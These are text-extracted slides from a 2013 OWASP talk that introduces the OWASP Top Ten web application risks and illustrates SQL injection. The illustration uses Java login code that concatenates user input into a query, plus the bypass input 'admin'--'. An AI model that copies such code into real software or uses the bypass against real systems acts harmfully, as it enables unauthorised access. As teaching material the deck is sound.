OWASP

The OWASP Foundation
http://www.owasp.org

The OWASP Top Ten
Most Critical Web Application
Security Risks
2013/12/04

Simon Bennetts
Mozilla Security Team, OWASP ZAP Project Lead
psiinon@gmail.com
Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

The OWASP Top Ten
• Most Critical Web Application Security Risks
Threat Agent

Attack Vector
Easy

Weakness
Prevalence
Widespread

Weakness
Detectability
Easy

Technical
Impact
Severe

Business
Impact
?

?
?

Average

Common

Average

Moderate

?

?

Difficult

Uncommon

Difficult

Minor

?

• A great place to start
• Current list published in 2013
• Well known and well regarded
• But … the vast majority of websites still have a
high, critical or urgent issue

2

The OWASP Top Ten
A1: Injection

A2: Broken Authentication and Session Management
A3: Cross-Site Scripting (XSS)
A4: Insecure Direct Object References
A5: Security Misconfiguration
A6: Sensitive Data Exposure
A7: Mission Function Level Access Control
A8: Cross-Site Request Forgery (CSRF)
A9: Using Components with Known Vulnerabilities

A10: Unvalidated Redirects or Forwards

3

A1: Injection
Attack Vector

Weakness Prevalence

Weakness Detectability

Technical Impact

Easy

Common

Average

Severe

•


Tricking an application into including unintended
commands in the data sent to an interpreter

•

SQL, OS Shell, LDAP, Xpath, Hibernate…

•

Impact: SEVERE!

•

Unauthorized application access

•

Unauthorized data access

•

OS access…
4
A1: Injection

User
Server

Db

5

A1: Injection (SQL)
• Example UI:
Name:

admin ʹ--

Password:

*******

Login

• Example code:
String sql = “SELECT * FROM users where username = ʹ” + username + “ʹ and
password = ʹ” + password + “ʹ”;

• Expected SQL:
SELECT * FROM users where username = ʹadminʹ and password = ʹc0rr3ctʹ

6

A1: Injection (SQL)
• Example UI:
Name:

admin ʹ--

Password:

*******

Login

• Example code:
String sql = “SELECT * FROM users where username = ʹ” + username + “ʹ and
password = ʹ” + password + “ʹ”;

• Expected SQL:
SELECT * FROM users where username = ʹadminʹ and password = ʹc0rr3ctʹ

• Resulting SQL query:
SELECT * FROM users where username = ʹadminʹ--ʹ and password = ʹanythingʹ

7
